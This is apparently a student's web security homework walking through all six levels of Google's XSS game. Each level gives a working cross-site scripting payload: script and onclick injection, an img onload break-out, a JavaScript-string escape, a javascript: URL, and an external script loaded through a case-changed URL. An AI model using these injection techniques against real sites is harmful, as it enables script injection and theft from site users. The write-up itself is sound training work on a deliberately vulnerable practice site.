Web Security
HW - 2

Part 1 : XSS Exploit Generation


Level 1: Hello, world of XSS

Exploit Payload : <script>alert(45)</script>

a) I started with checking whether the server sanitizes our input payload from the search bar. So, I triggered a search of random query "<><#script" and found that server doesn't sanitize our input & renders it back at on the page.

b) Once I found out that no sanitization takes place, I crafted a payload <script>alert(45)</script>

c) And I successfully managed to trigger an alert.




Web Security
HW - 2


Level 2: Persistence is key
Exploit Payload:- <button onclick="alert(45)">Click me</button>

Background :- In this level, the web application stores the user's posts & displays it on the message board, so we need to find a way to inject a code to trigger the alert.

Step 1: Shared a status.



Step 2: Investigate the element of our post "hi xss level2 " and understand web application's behavior.




It seems the text we post gets stored inside a <blockquote> tags. However, when I use a script tag it doesn't work.

To understand this behavior & how the text exactly gets displayed on the HTML page, I checked the index.html page and found that the text gets as added as a HTML variable using the innerHTML method.


```
17
18      function displayPosts() {
19        var containerEl = document.getElementById("post-container");
20        containerEl.innerHTML = "";
21
22        var posts = DB.getPosts();
23        for (var i=0; i<posts.length; i++) {
24          var html = '<table class="message"> <tr> <td valign=top> '
25            + '<img src="/static/level2_icon.png"> </td> <td valign=top '
26            + ' class="message-container"> <div class="shim"></div>';
27
28          html += '<b>You</b>';
29          html += '<span class="date">' + new Date(posts[i].date) + '</span>';
30          html += "<blockquote>" + posts[i].message + "</blockquote";
31          html += "</td></tr></table>"
32          containerEl.innerHTML += html;
33        }
34      }
35
```

Step 3: Using HTML Events to trigger an element

Since the browser parsing this HTML variable will not execute any script tag defined within that variable, we will use Events to execute our alert method.




As we can see we are able trigger an alert via our payload.




Level 3: That sinking feeling...

Exploit Payload : https://xss-game.appspot.com/level3/frame#1.jpg' onload='alert("45")'/>

Step 1: We can observe in this application that we can't enter a payload anywhere in the application, only thing that is under our control is the URL



Step 2: We see that if enter something after the # in the URL, the application attempts to load the image.



Step 3: Examining the source code.

Upon examination, we can conclude that the value provided after the # in the url is passed to the "chooseTab" function where no input validation is performed.


```
  window.onload = function() {
    chooseTab(unescape(self.location.hash.substr(1)) || "1");
  }

  // Extra code so that we can communicate with the parent page
  window.addEventListener("message", function(event){
    if (event.source == parent) {
      chooseTab(unescape(self.location.hash.substr(1)));
    }
  }, false);
</script>
```

This value is then passed inside <img> tag. Now all we have to do is craft a payload inside the <img> tag to trigger the alert.

```
12
13      <script>
14        function chooseTab(num) {
15          // Dynamically load the appropriate image.
16          var html = "Image " + parseInt(num) + "<br>";
17          html += "<img src='/static/level3/cloud" + num + ".jpg' />";
18          $('#tabContent').html(html);
19
```

Step 4: Crafting a payload that will trigger an alert on <u>successful loading of a pre-existing image</u>

Payload https://xss-game.appspot.com/level3/frame#1.jpg' onload='alert("45")'/>




Web Security
HW - 2


Level 4: Context matters

Exploit Payload: ');alert(45)('

In this application, whatever value we enter in the textbox is transferred to the server and a dialog box gets displayed as a courtesy of window.confirm() method.



Step 1: Analyzing the source code.




We can observe that we control the value “timer” and it is passed without any input validation

Step 2: Crafting the payload

We need to inject a payload which will make the “onload” event execute our payload.

We want the resulting <img> tag to look like this after we inject our payload:-

Therefore, our Payload will be :- **');alert(45)('**



Level 5: Breaking protocol

Exploit Payload: javascript:alert("45")

In this level, we have to trigger an alert without injecting new elements into the DOM.

Step 1: When we click on Sign up, we are re-directed to Signup page where we are prompted to enter an email id.

Once we enter the email ID, we are redirected to confirm.html page after which we are taken back to welcome.html.

Web Security
HW - 2

Step 2: Analyzing the source code & behavior of the application

In this sign-up page, next=confirm

```
<br><br>
<a href="{{ next }}">Next >></a>
```

```
if "signup" in self.request.path:
  self.render_template('signup.html',
    {'next': self.request.get('next')})
```


Upon further investigation, I found out that we can influence the behavior of the website by manipulating the URL

https://xss-game.appspot.com/level5/frame/signup?next=welcome

```
1  <!doctype html>
2  <html>
3    <head>
4      <!-- Internal game scripts/styles, mostly boring stuff -->
5      <script src="/static/game-frame.js"></script>
6      <link rel="stylesheet" href="/static/game-frame-styles.css" />
7    </head>
8
9    <body id="level5">
10     <img src="/static/logos/level5.png" /><br><br>
11     <!-- We're ignoring the email, but the poor user will never know! -->
12     Enter email: <input id="reader-email" name="email" value="">
13
14     <br><br>
15     <a href="welcome">Next >></a>
16   </body>
17 </html>
18
```

I entered a URL and clicked on Next.


https://xssgame.appspot.com/level5/frame/signup?next=https://www.w3schools.com



Step 3: Crafting the payload

We will trigger an alert from the URL bar with the help of JavaScript function.

Payload : javascript:alert("45")



Web Security
HW - 2

Level 6: Follow the Rabbit

Payload Exploit: hTTps://www.google.com/jsapi?callback=alert

Payload URL:

https://xss-game.appspot.com/level6/frame#hTTps://www.google.com/jsapi?callback=alert

From the mission description, we are expected to make the web application request an external file which will cause it to execute an alert()

Step 1: From inspecting the source code, I concluded that we could control the src attribute of the <script> tag.

```
// Load this awesome gadget
scriptEl.src = url;

// Show log messages
scriptEl.onload = function() {
  setInnerText(document.getElementById("log"),
    "Loaded gadget from " + url);
}
scriptEl.onerror = function() {
  setInnerText(document.getElementById("log"),
    "Couldn't load gadget from " + url);
}
```

Thus, we can inject our own JavaScript file into the code, but it should be consistent with URL requirement as shown below.

```
// This will totally prevent us from loading evil URLs!
if (url.match(/^https?:\/\//)) {
  setInnerText(document.getElementById("log"),
    "Sorry, cannot load a URL containing \"http\".");
  return;
}
```

Step 2: Injecting Payload

We will be injecting our payload after # in the URL to trigger an alert.

```
// Take the value after # and use it as the gadget filename.
function getGadgetName() {
  return window.location.hash.substr(1) || "/static/gadget.js";
}
```

After analyzing the requirements, our URL will look like this:-

https://xss-game.appspot.com/level6/frame#hTTps://www.google.com/jsapi?callback=alert

hTTps://www.google.com/jsapi?callback=alert